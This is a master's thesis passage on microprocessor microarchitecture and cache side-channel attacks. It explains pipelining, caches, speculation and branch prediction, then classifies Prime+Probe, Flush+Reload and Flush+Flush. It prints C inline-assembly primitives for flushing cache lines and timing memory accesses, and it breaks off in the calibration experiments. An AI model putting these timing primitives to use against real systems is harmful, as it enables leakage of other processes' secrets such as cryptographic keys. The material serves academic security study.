State of the art and attack implementation against processor microarchitectures

Author:
Vicente Lahoz Ortega

Supervisor:
Jose Ismael Ripoll Ripoll

A thesis submitted in fulfillment of the requirements
for the degree of Master in Computer and Network Engineering

in the

DISCA
Polytechnic University of Valencia

October 6, 2019

Declaration of Authorship

I, Vicente Lahoz Ortega, declare that this thesis titled, "State of the art and attack implementation against processor microarchitectures" and the work presented in it are my own. I confirm that:

- This work was done wholly or mainly while in candidature for a research degree at this University.
- Where any part of this thesis has previously been submitted for a degree or any other qualification at this University or any other institution, this has been clearly stated.
- Where I have consulted the published work of others, this is always clearly attributed.
- Where I have quoted from the work of others, the source is always given. Except for such quotations, this thesis is entirely my own work.
- I have acknowledged all main sources of help.
- Where the thesis is based on work done by myself jointly with others, I have made clear exactly what was done by others and what I have contributed myself.

Signed: _____

Date: _____

POLYTECHNIC UNIVERSITY OF VALENCIA

Abstract

ETSINF
DISCA

Master in Computer and Network Engineering

State of the art and attack implementation against processor microarchitectures

by Vicente Lahoz Ortega

Gran parte de la carrera por conseguir procesadores más rápidos se ha basado en el uso de técnicas como la ejecución especulativa, más niveles de memorias cache o mejores predictores de salto. Aunque los aspectos de seguridad "clásica", como la protección y separación de niveles de privilegios o la protección de memoria, sí que han sido correctamente implementados, recientemente ha aparecido una nueva "familia" de vulnerabilidades relacionada con el diseños y/o la implementación de la ejecución especulativa, y cómo esta afecta a la microarquitectura interna de cada procesador.

Investigar sobre este nuevo tipo de fallos de seguridad, los problemas de diseño que los hacen vulnerables y las medidas correctivas necesarias son el objeto de este trabajo.

Much of the race to get faster processors has been based in the use of techniques as the speculative execution, deeper levels of cache or better jump predictors. Even though the most "classic" aspects in security, as privilege isolation or memory protection, have been well implemented, recently has been published a new "family" of vulnerabilities related with the design and/or the implementation of speculative execution, and how this affects to the internal microarchitecture of every processor.

Research task about this new type of bugs and vulnerabilities, the main design problems that make processors vulnerable and also, corrective and mitigation measures needed to solve them, are the object of this work.

Keywords

microarchitecture; security; speculative execution; out-of-order execution; side-channel

microarquitectura; seguridad; ejecución especulativa; ejecución fuera de orden; ataque de canal lateral

Acknowledgements

I would like to thank my family, specially my fathers, for having made me the person I am in the present. I have to thank its help and the things they have taught me, and I hope to continue learning from them for lot of years.

I would also like to thank my supervisor in this work, Ismael Ripoll Ripoll, for showing me so many things. Its fascination, for lot of topics related with the computer science and specially with security applied in this field, makes talking with him a great source of knowledge. Thanks for letting me getting close to you and for the opportunity to learn with you.

Contents

Chapter 1

Introduction

1.1 Description and motivation

This project is a research job in the field of computer security, focused on the topic of, vulnerabilities present in current microprocessors. For this purpose a knowledge baseline is required in a few topics as microarchitecture design, operating systems or computer security, among others.

Few years ago, around 2017, first microarchitectural designs and implementations flaws are disclosed to hardware designers about some elements that form the microprocessor[1][2]. This fact makes a difference in the perception about all the design decisions that have been taken during several years.

This fact opens a new research area in a topic that can be very relevant for the current technology and the processor development. Since the beginning, more and more vulnerabilities in this new field have been discovered[3][4]. Some of them were inadvertently introduced in the processors 30 years ago, and remained unexploited since then.

There may be many bugs that have been introduced during the initial development of advanced architectures; and because of the complexity to find them, they have never been discovered, neither have been research groups that work on them, until now.

Once the first succesful research about this area was disclosed (two years ago) the interest in it have grown in several research groups, that have investigated and collaborated in the same field. And the results can be seen, as there have been more flaws discovered that pertain to this vulnerability types. As the discoveries can be taken with the goal to correct wrong design and implementation decision.

The flaws that were discovered, are classified as information disclosure vulnerabilities. This means they can be exploited in order to obtain or gain access to some data that is intended to be private or keep in secret. This also means that access control mechanisms can be bypassed, thus security principles, as privacy, can not be assured in systems that inherit these flaws.

For these reasons this research area is very interesting for several business interests. If the security or the privacy, can not be assured in the technological field, the developement of the new transformation in the society can neither be accomplished.

For example, the cloud computing. People can not trust an infrastructure if it is vulnerable to several attacks just by the fact to be runned on a microprocessor that is known to inherit bugs and vulnerabilities. People are not going to trust shared cloud resources if one evil attacker is able to exploit these vulnerabilities and access their secrets and private data. Without any doubt, this is a real problem and there must be found a solution.

This last paragraph is just an example of the severity that this topic has. This is a research area with lot of possible real life applications. This area has born few

years ago and is still in its first stages. But without any doubt, it is a topic to be concerned about. That is what microprocessor designers, as Intel, AMD or ARM, or cloud infrastructure providers agree with.

For these reasons, the results from this research line are very interesting for big companies that rely on the technology for their business evolution. That means that qualified professionals in this field are going to be required for managing all this problematic and arrange ways to solve derived problems.

Moreover, the field of computer security and specifically the state of security in microprocessors is a relatively young field with lots of possibilities and opportunities to grow in and to develop a professional career.

1.2 Objectives

With this project several objectives are posed. Most important of them are the following:

- **Study and research about processor microarchitecture**, acquaint with basic design concepts, work operation, microarchitectural elements added and performance improvements that carry on, why these improvements are effective, etc.
- **Improve the knowledge in operating systems design and operation**, how the operating system makes use of the hardware layer, or how some tasks as shared library mapping or scheduler, brings up its work. Also, improvements in the design, possible bugs and vulnerabilities that can appear, and why and how are these problems managed.
- **Make an introduction in the area of microprocessor vulnerability research**, analyze the state of art about publications in this area, what have been previously discovered, which are the predominant research lines, how side-channel attacks work and can be implemented.
- **Design and implement practical experiments to prove the theoretical concepts**, such as measurements of side-channel capabilities or attacks to the identified vulnerable elements in the microarchitecture.
- **Learn and practice the researching workflow**, read published papers, technical documentation about some designs, learn how to understand some knowledge to later apply it in some research or development task, improve work in team, etc.

These are the most important goals that have been followed during the project development. The order in which have been cited does not mean more or less relevance. It is just the way to present them for their relation with the main topic.

1.3 Structure and organization

As this work needs a knowledge baseline in different topics related with computer science, this memory covers the most important of them in the required order to understand the concepts explained.

The second chapter is committed to analyze the most relevant microarchitectural elements that conform a CPU nowadays. The most important concepts about these

structures are described in order to acquire the necessary background to understand their function, or why have been added to the design.

Following chapter studies side-channel attacks. Starting with the very basic concepts that made them possible. Analysis of different techniques for this same task is provided. And finally, practical tests, and own implementation of attacks are described and results are presented.

Last chapters address the vulnerabilities in microprocessors. Analysis and description of these flaws is provided, in conjunction with some other details as a fact timeline or practical demonstration of the vulnerabilities through code that exploit the faults.

Finally, a conclusion about this work is provided and some appendixes can be found at the end of this memory with the code used and implemented for the tasks in this research work.

Chapter 2

Background

This chapter aims to describe some basic concepts about computer microarchitectures that are needed to understand the topics that this work is about. These concepts are presented in different sections depending on their classification.

2.1 Computer architecture

Computer architecture is a concept used for design and implement different parts of a computer. The focus is set in how the central processor unit operates and interacts with other components of the design. There are various aspects that form the computer architecture, and these are the instruction set architecture and the microarchitecture.

The instruction set architecture, also known as ISA, is the list of commands and its variations that a processor can execute. There exist different ISAs for different architectures each of one has their own opcodes, which are the native commands implemented in a particular processor.

Microarchitecture is the term used for describe the units that conform a micorprocessor. This term can be used for describing the electrical circuitry of a computer, the central processor unit or a digital signal processor. This describes completely the operation of the hardware.

With this in mind, the term microarchitecture can be related mainly with the low level structure that conforms the parts of the microprocessor and how they work together for accomplish the required specifications. The instruction set architecture is related with the programming model. It is used for instruct the processor to accomplish some tasks using the units it is composed of. The union of these two terms, as said previously, conforms the computer architecture that is the conceptual design and fundamental operation structure of a computer system.

This section aims to give an overview of the computer architecture state. First of all, a brief recall in the evolution of microprocessors and the multiple techniques that have been applied for increasing its performance. And then, a short explanation of the different techniques for getting the necessary background in the work.

2.1.1 Evolution of the microprocessors

The evolution of the microprocessors since they were born in 1971[5], has acquired an incredibly rapid increase in performance. In a first, and past, stage manufacturers reduced transistors dimensions by a factor of 30% every generation. This way the transistor density was doubled across generations as predicted by Moore's Law [6]. This reduction provide greater performance, but this gain can not always maintain the same rate.

Greater number of transistors increase processor throughput. In theory, when doubling the number of transistors the processor can perform twice operations in the same time. However, in practice the gains in performance are significantly lower as Fred Pollack observed. The observation he made is that processor performance was approximately proportional to the square root of its area, this is referred as Pollack's rule[7]. There are mainly two reasons for that. On one hand, the performance for the elements of the microprocessor, such as issue logic or caches, do not scale linearly with the area. On the other hand, reducing transistors by a factor of two does not mean resulting in twice the number of transistors, due to the fact that the complexity for the wiring increases the percentage of area.

Another barrier is the fact that reducing the size of the transistor makes the circuit faster. This can be seen as a benefit, but wire delays do not scale at the same pace. This involves that wires become the bottleneck for microprocessor performance.

Engineers have to deal with all this physical barriers and find the way for increasing the performance with new mechanisms that involve smart ideas for the optimization of the microprocessor. All these new ideas come from add some logical units or complexity to the designs to endow microprocessors with improved characteristics.

This is what is called as microarchitectural innovation, and can be seen as a second stage in microprocessor design. Some examples that nowadays is well-known are enhancements in cache memory organization, pipelines, branch predictors, new instruction set architecture features, out-of-order execution or multicore architectures.

2.1.2 Microarchitectural elements

The goal of this section is to enumerate and describe some microarchitectural improvements that are present in the actual set of microprocessors.

Most of these techniques are complex and have been developed with a strong technical knowledge and lot of probes. The objective of this work is not to describe their details, but give some explanation about how are designed and how they work for having a global vision of the system we are interacting with.

2.1.2.1 Pipelining

A definition for instruction pipelining could be, instruction pipelining is a technique for implementing instruction-level parallelism within a single processor. Pipelining attempts to keep every part of the processor busy with some instruction by dividing incoming instructions into a series of sequential steps (the eponymous "pipeline") performed by different processor units with different parts of instructions processed in parallel.

So, instruction pipelining is a technique with the goal of obtaining the maximum utilization during the execution of instructions in the microprocessor, thus is a technique that permits increasing the instruction level parallelism. A classic RISC pipeline is composed of these five stages: instruction fetch, instruction decode and register fetch, execute, memory access and register write back. An illustration of a pipeline of this type can be seen in 2.1.

That way the hardware units that compound the processor are able to be in use in a continuous way and one instruction does not need to wait for the previous to finish for starting its own cycle. Has to be said that this is not true for all cases, because there are times when operands for an instruction depend on the result of previous instructions.

Instr. No. \ Clock cycle	1	2	3	4	5	6	7
1	IF	ID	EX	MEM	WB		
2		IF	ID	EX	MEM	WB	
3			IF	ID	EX	MEM	WB
4				IF	ID	EX	MEM
5					IF	ID	EX

FIGURE 2.1: Basic five stage pipeline. Copyright[1]

In a pipeline design the more the stages, the simpler the circuitry required for the stage function, and the simpler the units are, higher clock frequency can be reached. Deeper pipelines are those that have a greater number of stages.

As said before, not always all instructions can be executed sequentially in a pipeline. These situations are known as hazards, and there exist different types, such as structural hazards, data hazards or control hazards.

An example of structural hazard is having a single memory port for both instructions and data memory. In this case if an instruction requires access to data memory and another instruction is in instruction fetch stage, which should usually happen as instructions must be executed in uninterrupted way, only one of both can proceed. Structural hazards can be avoided with an accurate design of hardware that expects situations where this casuistry occurs.

Data hazards occur as a consequence of data dependencies. As the proper name indicates, data dependencies is a situation in which an operand for one operation depends on a previous operation result that is not yet committed, and thus their value can not be trusted. There exist three types of dependencies Read After Write (RAW), Write After Read (WAR) and Write After Write (WAW). [8]

These situations are not desired due to there is a performance lost when they occur. That is why different solutions have been devised as a countermeasure. For the goal of present the programmer that each instruction ends before each one, processors can stall delaying execution of the second instruction and subsequent. An operand forwarding is another solution, by having additional data paths that provide needed inputs to a computation step before a subsequent instruction would otherwise compute them. Another solution is determining other instructions that are not dependent on the current one and that can be executed without hazards, this is known as out-of-order-execution and is explained later in section 2.1.2.7.

2.1.2.2 Cache memory

The difference of frequency between CPU and main memory is an important problem and a bottleneck in the throughput of the system. There is a point where the frequency of the memory can not be increased and the gap between CPU and memory is still huge. With this scenario every time memory is accessed the CPU must wait, entering an idle state, for the data to be retrieved that can arrive several CPU cycles before, that incurs low throughput utilization. To solve that problem cache memories were designed.

CPU caches are very fast and small memories, which operate between CPU and main memory (RAM). With the presence of cache memories less memory accesses

[1]Source: https://en.wikipedia.org/wiki/Instruction_pipelining

are performed. They are usually placed inside the processor for faster access, and they keep data copies of frequently used main memory locations.

Cache memories are based on temporal and spatial locality. These principles, for example, state that it is much more likely to need to access a memory location which was accessed ten cycles ago than one accessed one thousand cycles ago. With this in mind it is a good idea to execute a repetitive part of the program from very fast memory and store it in a slower memory when this part is not being used.

The basic work of a cache is every time the processor has to access memory for read or write instructions the data will be fetched in first place from the cache if available. If data is not present in cache, access to main memory is required.

In case of read, after assuring that data is available in cache, it will be loaded without requiring access to memory. In case of write, the cache's content is updated. After data is written to the cache must also be written to memory for to maintain data coherence.

Cache memories have some fundamental elements. Static random-access memory (SRAM), the small but fast memory storage and the cache controller, which is responsible for the functionality. For example, the replacement policy, the rules followed for remove old data when space for newer is needed, is implemented in the controller. Hits, when data is available in cache, and misses, the opposite, are also determined by the controller.

The internal organization of a cache memory chip is into data blocks with fixed size that are called cache sets. These sets are also partitioned in smaller fractions called cache lines.

Cache memories are organized following a hierarchy. This is a very important detail, because this hierarchy permits the use of different types of technology that allow the use of smaller but faster memory near to the processor, and gradually greater but slower memory in the subsequent levels. Moreover, different strategies and techniques can be implemented in every level for a performance optimization, for example, usually in the latest Intel processors there are three levels in the hierarchy. There is cache memory particular for each core in level one and two, but level three, also known as Last Level Cache (LLC), is shared cache across cores.

Another difference between cache levels is that level one and two can be divided in instruction cache and data cache. These store different information, the first one is used for storing program instructions that can be executed, while the second works with the data the program needs to.

Caches have also a property called inclusiveness, a cache can be implemented as inclusive or exclusive. An exclusive cache means that a cache line is only stored in one level, while inclusive caches ensure that a cache line is written to all levels, and if one level replaces that line the others replace it as well. Usually, Intel processor have inclusive caches.




FIGURE 2.2: Intel Core i7 cache hierarchy (2014). Copyright Intel manual.[2]

2.1.2.3 Speculative execution

Speculative execution is a technique that allows to increase the performance that microprocessors offer. It is based in the idea of execute code previously to know if this code has to be really executed.

Instructions executed in speculative way may not be needed, but the work is done with the goal to reduce the total delay that the microprocessor suffers.

Speculative execution is very used in conjunction with branch prediction, explained in the next subsection 2.1.2.4, both together can reduce cost of conditional branches.

But of course, results derived from instructions executed speculatively can not be really taken as valid results until all the previous instructions have been committed. This supposes having passed by all stages in the pipeline and the results have been committed.

In case that a previous instruction fails and the instruction flow changes, the speculated instructions that have been unnecessary executed are flushed from the pipeline in transparent way and the pipeline is feed with the correct instructions to execute.

There are different variants of speculative execution that have different implementation costs and results. In a situation with unlimited resources all possible conditions can be speculatively executed, this is the same as having a predictor that never fails, a perfect predictor. Another type is predictive execution, where in base to some previous state a decision is made and if the result is well predicted it is allowed to commit, otherwise it has to be unrolled. Predictive execution is the most

[2]Spencer Green. Source: https://slideplayer.com/slide/13932823/

common way to implement speculative execution. A cheaper way to achieve speculation is known as lazy execution, this has none prediction it speculates with a most likely case, so instructions must be adapted to fit the branch structure that this predictor expects.

2.1.2.4 Branch prediction

In 2.1.2.1, a basic overview of the pipeline mechanism and the advantages it presents was given, however pipelining is not perfect at all and some usual operations can make the processor to stall evenly in the presence of a pipeline.

One of these situations is when conditional jump instructions are executed. In this scenario the instruction flow can go in any of two directions and the pipeline can only be feed with one of those paths. While the conditional operation is not computed the result is not known, and thus the processor can stall.

For overcoming this problem that can lead to performance looses, the processor tries to predict which is the most likely instruction flow to be executed and feed the pipeline with it. This leads to speculative execution 2.1.2.3 of the selected flow, so when the branch condition is resolved if the prediction was correct the operations made are valid and the execution continues. But if the branch prediction was mistaken the operations are invalid and the pipeline must be flushed in order to take the correct path [9]. When the prediction fails several clock cycles are wasted, for that reason branch predictors are very accurate, and are adapted for predicting in the correct way.

There exist different scenarios that the predictor have to deal with. In conditional branching the problem is the path to be taken, but this in fact can be a not very problematic situation, since we could assume that the more likely branch has been set by the compiler, always that it is possible, to be taking the jump, in this situation take the jump flow would be the prediction. But in an unconditional jump, for example a jump to a value stored in a registry or in a memory position, the prediction to be made is the target address to jump in, and this is harder to be guessed.

```
1
2   test rax, rax
3   je true
4 false:
5   ...
6   ...
7 true:
8   ...
9   ...
```

LISTING 2.1: Direct jump

```
1
2   ...
3   ...
4   mov rax, [base jump value]
5   mov rbx, [index]
6   lea rax, [rax+rbx*8]
7   jmp rax
8   ...
9   ...
```

LISTING 2.2: Indirect jump

For that reason, microprocessor designers add what is known as a Branch Target Buffer (BTB) 2.1.2.5, this is a small cache that stores the target address of all jumps. The first time an unconditional jump is executed and the first time a conditional jump is taken. When the same jump instruction is executed for the second time the address stored in the BTB is used for fetching the predicted instructions into the pipeline. Entries in the BTB are limited, so different jumps can replace other ones during the execution.

2.1.2.5 Branch Target Buffer

The Branch Target Buffer is a microarchitectural component, that aids when a branch is predicted as taken. It is a special cache memory, that stores the most recent used branch target addresses. Thus, access to data contained in it is very fast.

Generally, it is implemented in the instruction fetch stage. So the target address can be retrieved in this same stage. This reduces the penalty, because if there is no BTB, target address can only be obtained in decode stage, and then when branch is predicted taken, one cycle must be delayed to get the target instruction.




FIGURE 2.3: Branch Target Buffer basic scheme. Copyright[3]

When the real target address is resolved, if the content of the BTB was correct nothing changes. If the content was not correct, state is reverted and instructions are not committed. Then, depending on the predictor the content of the BTB changes for being adapted for the next time.

2.1.2.6 Return Stack Buffer

The Return Stack Buffer is a microarchitectural buffer with the function of remember the return address of the most recent function calls.[4] This in conjunction with speculative execution improves the time that takes returning from functions. As the programming model is based in function calls, this structure implies a very good improvement in performance.

RSB implies an improvement performance because if it would not exist a memory access to recover the return address would be necessary. Because of it is a physical buffer included in the microarchitecture of the CPU, the recovery of data from it is very fast in comparison.

Thus, data retrieved from the RSB is taken to perform speculative execution when returning from a function, and when the return address is retrieved from the stack, this is a memory access for the actual valid return address, both are compared. If these match, instructions are committed and execution flow continues with a performance improvement. If they do not match instructions are not retired and the microarchitectural state is reverted to return to the correct address.

Some technical details about the RSB are the following; it is a hardware stack buffer that the processor utilizes to push return addresses from every call instruction and pop these addresses when a *ret* instruction is executed. Thus, it acts as a LIFO buffer.

2.1.2.7 Out-of-order execution

Out-of-order execution permits the microprocessor to execute instructions in cycles that would be wasted if this technique would not be present. The processor tries to

[3]Source: http://www-ee.eng.hawaii.edu/~tep/EE461/Notes/ILP/buffer.html

avoid situations that imply to stall. For example, when it has to access some data that is not cached, and thus must fetch it from main memory.

Based on the previous approach the processor executes instructions which results will be reordered at the end. This is done in transparent way to make it appears that instructions were processed in the logical order.

In figure 2.1 the basic stages of a pipeline can be seen. However, in microprocessors that support out-of-order execution these stages are not the same and obviously the design of the pipeline has to be adapted to both work together.

An approximate list of the pipeline stages, in a microprocessor that supports out-of-order execution, is the following:

1. Instruction is fetched.
2. Instruction is decoded and registers renamed.
3. Instruction is dispatched to an instruction queue, where it waits until its input operands are available.
4. Instruction is issued to the appropriate functional unit and executed by that unit.
5. Produced values are written back to the physical register file and ROB is updated, and notified that instruction execution has finished in that functional unit.
6. Finally, the instruction reaches the ROB head at the commit stage and is retired from the instruction pipeline. Most modern processor trigger the recovery (mechanism required to recover the machine from mispeculation to a precise state) at the WB stage; therefore, in these processors, mispeculated instructions are not allowed to reach the ROB head since they are retired earlier.

Chapter 3

Side-Channel Attacks

This chapter aims to introduce side-channel attacks, its classification and how to perform some of them. Practical results derived from the own investigation and attack implementation can be also found.

3.1 What are side-channel attacks

A side-channel attack is an attack based on the information extracted from a chip or a system, through measurement and analysis of its physical parameters. In these attacks the information is obtained from the computer or system implementation, rather than the algorithms implemented in its programs. There exist a classification of this type of attacks based on the weakness used to gain information.

For example, some kind of them can be induced by the number of instructions being executed in some time period, or the power consumption of the system. As can be seen, this requires a deep technical knowledge of how the system is implemented and how its inner work.

A general classification of side channel attacks is the following:

- Cache attacks
- Timing attacks
- Power-monitoring attacks
- Electromagnetic attacks
- Acoustic cryptanalysis
- Differential fault analysis
- Data remanence
- Software-initiated fault attacks
- Optical

This section is focused mainly on cache side-channel attacks and its subtypes. These are the result of sharing memory and caches between processes and different cores in the same machine. The fundamentals on these attacks are based in the fact that one process is able to influence the cache space of another process, thus forcing this second process to some actions that can induce an information leak about itself to the first process.

Cache-based side-channel attacks can be classified as time-driven, trace-driven and access-driven. This classification is made according to how the attacker extracts information about the victim. [10]

In trace-driven attacks the attacker can learn information about the system in terms of cache hits and misses count. Time-driven attacks also observe cache hits and misses, but they measure the total execution time of the victim to make a memory access. Access-driven attacks can be used to observe partial information on the addresses the victim accesses.[11]

This kind of attacks are getting more and more attention since has been proved that secret information, like private keys on RSA or symmetric ciphers like AES, can be broken with them. Several publications can be found concerning about these topics; for example [12] in 2001, [13] in 2015, researching about new methods to accomplish the attack, or [13], where improvements in the side-channel attack method are performed.

3.2 Technical details of cache side-channel attacks

In 2.1.2.2 details about cache memories have been introduced. These details are necessary for understanding how cache side-channel attacks work.

The fact that cache memory is shared between processes in the same core and depending on the level of the hierarchy between different cores, see 2.1.2.2, allows an attacker to monitor which cache locations is another process using. Thus, allowing to discover the instruction flow that is being followed, the cache locations used by some process and multiple assumptions that can be made. These assumptions allow obtaining information about the state of another process in a way that was not intended for by design.

Attending to Intel's Manual [14], *clflush* (flush cache line) instruction writes and invalidates the cache line associated with a specified linear address. The invalidation is for all levels of the processor's cache hierarchy, and it is broadcast throughout the cache coherency domain.

This gives to the attacker the capability to infer in cache memory. This same cache space is being used by other process, and if the attacker is able to retrieve information due to this deduction, a cache side-channel attack is taking place. The code snippet in 3.1 shows a function that flushes the cache line corresponding to the address provided as argument.

```
1 void static inline flush(void *p){
2   __asm__ volatile("clflush (%0)\n"
3       :
4       : "r" (p)
5       : );
6 }
```

LISTING 3.1: Clflush wrapper function

With this function an attacker can flush memory address in its own process memory space that pertain to a shared library used by the victim. In this way the attacker can infer over the victim process.

Another fact is that on inclusive caches an attacker can force every cache line to be evicted, this results in eviction of the cache for all processes and thus forcing them to refill those cache lines in use. This can be used by an attacker to discover which are the exact cache lines a process is using in some instant. In time-driven attacks the timing difference in access to some memory position is a key artifact that permits distinguishing if something is cached or not. More or less a cached access to LLC takes about 80 CPU cycles, while a not cached access can take more than 200 cycles in modern CPUs. As mentioned in[14], the ISA for x86_64 architecture

provides some instructions that can be used for measuring cycles that spend some operation, and thus the capacity to measure cycles expended in a memory access.

The code snippet in 3.2 shows a function that get the number of CPU cycles until the moment. The listing 3.3 shows how the number of cycles that a memory access takes can be measured.

```
uint64_t static inline rdtscp(){
  uint64_t a,d;
  __asm__ volatile(
      "rdtscp\n\t"
      : "=a" (a), "=d" (d)
      :
      : "rax", "rdx", "rcx"
      );
  a = (d << 32) | a;
  return a;
}
```

LISTING 3.2: Read timestamp counter wrapper function

```
void static inline memory_access(void *p){
  __asm__ volatile("movq (%0), %%rax\n"
      :
      : "c" (p)
      : "rax");
}

uint64_t static inline reload(void *addr){
  uint64_t time, delta;

  time = rdtscp();
  memory_access(addr);
  delta = rdtscp() - time;
  return delta;
}
```

LISTING 3.3: Memory access cycle count wrapper function

There are different types of side-channel attacks based on cache memories, and each of them has a different caracteristics and utility depending on the information that want to be extracted.

3.3 Attack classification

This subsection will explain different side-channel attack variations and the key differences between them. This knowledge is fundamental to perform an efective attack, because not all types can be used to the same information or work in the same way and their results must be processed by different methods.

Prime and Probe the attacker decides to monitor some cache sets and fills the cache with its own data. Then waits a time period for the victim to access the cache. The attacker then probes (reloads) the primed data. If the victim has accessed the monitored sets the lines that pertained to the attacker will not reside in the cache anymore, and will have to be retrieved from memory.

This type of attack can be used in an initial stage of an attack to detect which cache lines is a victim process writing to and reading from. This attack does not

need any previous knowledge about where is allocated the victim process or which are their shared libraries, it just detects that another process has used the cache lines it has previously primed, and thus can be used to make a picture of the cache lines that can be used in a subsequent stage of the attack.

This kind of attack is hard to accomplish and has not a fine granularity. The reason for that is, this attack can be used with no prior knowledge of what cache sets is the victim using. Thus, the attacker must prime random sets continously until it detects another process is using this same set. This means all possible memory addresses have to been tried and since there is no relation between virtual addresses in different processes.

Evict and Time uses the targeted eviction of lines and the measurement of time execution. Then attacker lets the victim preload its cache sets, for subsequently evict certain lines of interest. When the victim run again, the varition in the execution time indicates that the line of interest was accessed. This attack has been used against cryptographic routines to discover secret keys used in algorithms like RSA. If the library is not implemented a total secure way this kind of attacks have been proved to be efective, resulting in the disclosure of secrets like private keys. [13]

Flush and Reload works the inverse of Prime and Probe. This type of attack relies on the existence of shared virtual memory, such shared libraries or page deduplication, and the ability to flush virtual addresses, with the *clflush* instruction. The attacker would flush a shared line of interest, one that knows the victim is using (for example a shared library memory address). Then the attacker waits until the victim has executed and reloads the evicted line previously by accessing it. Fast reload indicates that some process has recently touched this line, while slow access means the line has not been used by any other process.

The difference between this and the previous attack explained is that in flush and reload the attacker has the advantage that can target a specific line, rather than an entire cache set. While it is true that memory addresses for shared libraries between different processes are not the same, and does not mantain any relation, but as the physical main memory used for storing the shared library is used for all processes using the shared code and the translation mechanism for physical main memory and cache lines in third level cache is direct all processes share the same lines in last level cache (LLC), thus an attacker can flush a memory addresses and propagate the eviction of the line to all other processes.

The code snnipet in listing 3.4 shows a function that implements flush and reload action over an arbitrary memory address. The return value is the number of cycles that take access to the specified memory address.

```
1 uint64_t static inline flush_reload(void *addr){
2   uint64_t time = rdtscp();
3   memory_access(addr);
4   uint64_t delta = rdtscp() - time;
5   flush(addr);
6   return delta;
7 }
```

LISTING 3.4: Flush and Reload wrapper function

is very similar to previous technique, Flush and Reload. Its main diference is how the attacker discerns if the cache line has been useb by the victim or remains non cached.

For this the attacker executes the self instruction *clflush*. As has been demonstrated[15] there exists a difference between the time, in cycles, that last this execution when the cache line is cached or not.

Flush and Flush is very similar to previous technique, Flush and Reload. Its main diference is how the attacker discerns if the cache line has been useb by the victim or remains non cached.

For this the attacker executes the self instruction *clflush*. As has been demonstrated there exists a difference between the time, in cycles, that last this execution when the cache line is cached or not.

The steps needed to perform this attack are the same as Flush Reload but the results are not, so some context is needed to interpret them. The time that lasts a flush operation over a non cached line is less than the cycles that lasts a flush over cached lines. But the difference in the number of cycles is not so significative as the Flush Reload.

So, this technique is less accurate, but as stated in the paper where was published is stealthier, as it is much more difficult to be identified by the actual detection mechanisms.[15]

3.4 Side-Channel Attacks Proof of Concept

This section is intented to show the results obtained from different experiments that prove that cache based side-channel attacks are possible and their results can be interpreted in simple way.

In first place, experiments intended to prove that cache memory can be controlled and that their results can be interpreted are presented. Also, the results obtained in various CPUs are presented.

In second place, experiments intended to prove that particular actions can be performed with fine grain accuracy are explained, along with the results.

Finally, an example of cache side-channel attack of own design is presented. Explaining the steps performed to prepare it.

Two different side-channel techniques have been proved and implemented. These two are Flush+Reload and Flush+Flush. These two techniques are the most efective nowadays and have been used in the published implementation of Spectre and Meltdown attacks, that is why these two have been implemented.

3.4.1 Calibration

In appendix A.1.1 code to obtain the difference between cached accesses and non cached accesses through Flush+Reload is presented. Basically, an array is declared and a position in this array is selected. Then, two actions are performed on this selected position. First, the position is accessed repeatedly while it is present in cache memory. Access time to the memory address is meassured, thus an estimation of time that takes to access to cached positions can be extracted. Second, the same actions are performed, but this time the position is flushed every time before being accessed. Thus, non-cached access time can be meassured.

In figure 3.1 results obtained can be seen. A difference between cached and non-cached accesses can be appreciated. This difference in CPU cycles permits distinguishing between both cases and make some assumptions about the state of the memory position accessed.




FIGURE 3.1: Flush+Reload results. Copyright[1]

In appendix A.1.2 code to obtain the cycle count difference between flush operations over flushed and non flushed cache lines can is presented. Just like in the past example two loops where flush operations are carried first over flushed and then over non flushed cache memory are performed.

In figure 3.2 results obtained can be seen. A difference between both cases can be appreociated. This can be used in profit to determine which cache lines is some process touching.

